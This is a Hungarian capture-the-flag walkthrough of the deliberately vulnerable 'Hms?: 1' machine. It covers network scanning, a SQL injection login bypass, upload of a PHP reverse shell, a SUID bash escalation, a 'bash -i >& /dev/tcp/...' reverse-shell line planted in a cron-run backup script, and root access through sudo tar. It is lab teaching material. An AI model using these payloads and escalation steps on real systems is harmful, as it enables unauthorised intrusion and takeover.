Név: Hms?: 1

Megjelenés dátuma: 2021.07.28.

Szerző: niveK


Leírás: A gép egy egyszerű SQL Injectionre példa, ami könnyen elvégezhető, viszont könnyen kivédhető is lehetne. A gépen a root jogig kell eljutni és egy könnyű szintre sorolnám. A következőkben ennek a folyamatnak a dokumentálása olvasható.

Elsőnek beazonosítom a célgépet a netdiscover paranccsal.


Currently scanning: 192.168.55.0/16   Screen View: Unique Hosts  2 Captured ARP Reg/Rep packets, from 2 hosts. Total size: 120							
IP IP	At MAC Address	Count	Len		Vendor / Hostname		
192.168.36.1	- Starten	7 1	60	PCS	Systemtechnik GmbH		
192.168.36.9	C	1	60		Systemtechnik GmbH		

Miután az Nmapel megvizsgáltam a portokat 3 nyitottat találtam. Egy FTP (21), egy SSH(22) és egy 7080-as portot. Az FTP engedélyezi az anonymous belépést, viszont ott nem találunk semmit se.


Ha megnézzük a http oldalt a 7080-as porton akkor a következő login panelt kapjuk.




Egy egyszerű login panel, amit a burpsuittal könnyedén ellenőrizhetünk, hogy sérülékeny-e az alapvető SQL injectionökre. Ezt a burpsuit intruder funkciójával fogom tesztelni.




Itt a pirossal aláhúzott részeket fogom tesztelni a kaliban összegyűjtött alapszintű SQL injectionre.




Ki is dobott pár eredményt. Például: ' or 1=1 or "=' - ' or 1=1 or "=' kombináció. Ha ezt beírjuk a login panelbe, nem fog beengedni, mivel egy e-mail típust vár felhasználónévnek. Ezt könnyedén átugorhatjuk, ha az inspect elementbe, kitöröljük a " type="e-maill" " feltételt.



Sikeresen bejutottunk az admin panelba.



Ha megnézzük az oldal forráskódját és kicsit lentebb tekerünk láthatjuk, hogy megjegyzésben találunk egy setting.php oldalt. Itt a jobb alsó sarokban feltűnhet, hogy engedélyezett a file feltöltés. Ezt kihasználva egy reverse shellel könnyedén be tudunk jutni a gépbe.



Én ezt a pentestmonkey rev shelljét fogom használni. <a href="https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php">https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php</a>

Ha feltöltöttük akkor a <a href="http://ip-cim:7080/uploadlamge">http://ip-cim:7080/uploadlamge</a> linket meglátogatva megtalálhatjuk a shellt. Ehhez egyben párosítunk egy listenert.



## Index of /uploadImage/Logo

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
admin mayuri Logo.jpg	2020-05-22 23:54	48K
apple.jpg	2020-05-22 23:54	32K
background-form-logi>	2020-05-22 23:54	231K
download (1).jpg	2020-05-22 23:54	8.5K
images (1).jpg	2020-05-22 23:54	6.9K
images (3).jpg	2020-05-22 23:54	9.9K
images (4).jpg	2020-05-22 23:54	11K
images.jpg	2020-05-22 23:54	15K
images.png	2020-05-22 23:54	5.1K
loginimage.png	2020-05-22 23:54	62K
logo1.jpg	2020-05-22 23:54	6.5K
logo for hospital sy>	2020-05-25 11:49	5.9K
overflow.jpg	2020-05-22 23:54	133K
repair.png	2020-05-22 23:54	5.5K
repair1.jpg	2020-05-22 23:54	6.2K
repair2.png	2020-05-22 23:54	4.4K
shell.php	2023-11-07 00:20	5.4K

```
Listening on [any] 4444 ...

connect to [192.168.36.6] from (UNKNOWN) [192.168.36.9] 51878

Linux nivek 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux 00:22:56 up 39 min, 0 users, load average: 0.04, 0.03, 0.01

USER TTY FROM LOGING IDLE JCPU PCPU WHAT uid=1(daemon) groups=1(daemon) /bin/sh: 0: can't access tty; job control turned off

$ \[ \]
```

Két felhasználó is van a gépen. Eren és niveK. Ezután megtaláltam, hogy a bash egy SUID binary. Ezt a GTFOBins oldalon található kóddal könnyedén ki is használhatom.

https://gtfobins.github.io/gtfobins/bash/

```
$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/su
/bin/ping6
/bin/umount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/bash
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/opt/lampp/bin/suexec
```

```
$ /usr/bin/bash -p
id 2023-11-07 00:20 5.4K
uid=1(daemon) gid=1(daemon) euid=1002(eren) groups=1(daemon)
```

Ezt követően az etc mappában találtam egy crontab filet. Egy 5 percenként futó programot találtam, amit az eren user birtokolt. Ezt könnyedén át tudjuk írni.

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command

17 * * * * root cd / 66 run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || (cd / 66 run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || (cd / 66 run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || (cd / 66 run-parts --report /etc/cron.monthly )
# */5 * * * * eren /home/eren/backup.sh
```

Elnavigáltam az adott mappába, és az adott script volt.

```
cd /home/eren/
cat backup.sh
#!/bin/bash
BACKUP_DIR="/home/eren/backups"
tar -zcvpf $BACKUP_DIR/backup.tar.gz /var/www/html
```

Ezt egy kicsit átírva, könnyedén szerezhettünk egy shellt, hogy ténylegesen mi legyünk az eren user.

```
#!/bin/bash
```

bash -i >& /dev/tcp/192.168.36.6/4443 0>&1

BACKUP\_DIR="/home/eren/backups"

Ezt a sort beírva a backup.sh fileba, majd nyitva egy másik listenert a 4443-as porton, kapunk is egy shellt, az eren felhasználóval. Ezután a sudo –l paranccsal meg is tudhatjuk, hogy van amit rootként futtathatunk.

```
eren@nivek:~$ sudo -l
Matching Defaults entries for eren on nivek:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User eren may run the following commands on nivek:
        (root) NOPASSWD: /bin/tar
eren@nivek:~$
```

Ezt szokásos módon a <a href="https://gtfobins.github.io/">https://gtfobins.github.io/</a> oldalon leírtak alapján exploitolhatjuk.

Sikeresen megszereztük itt is a root jogot.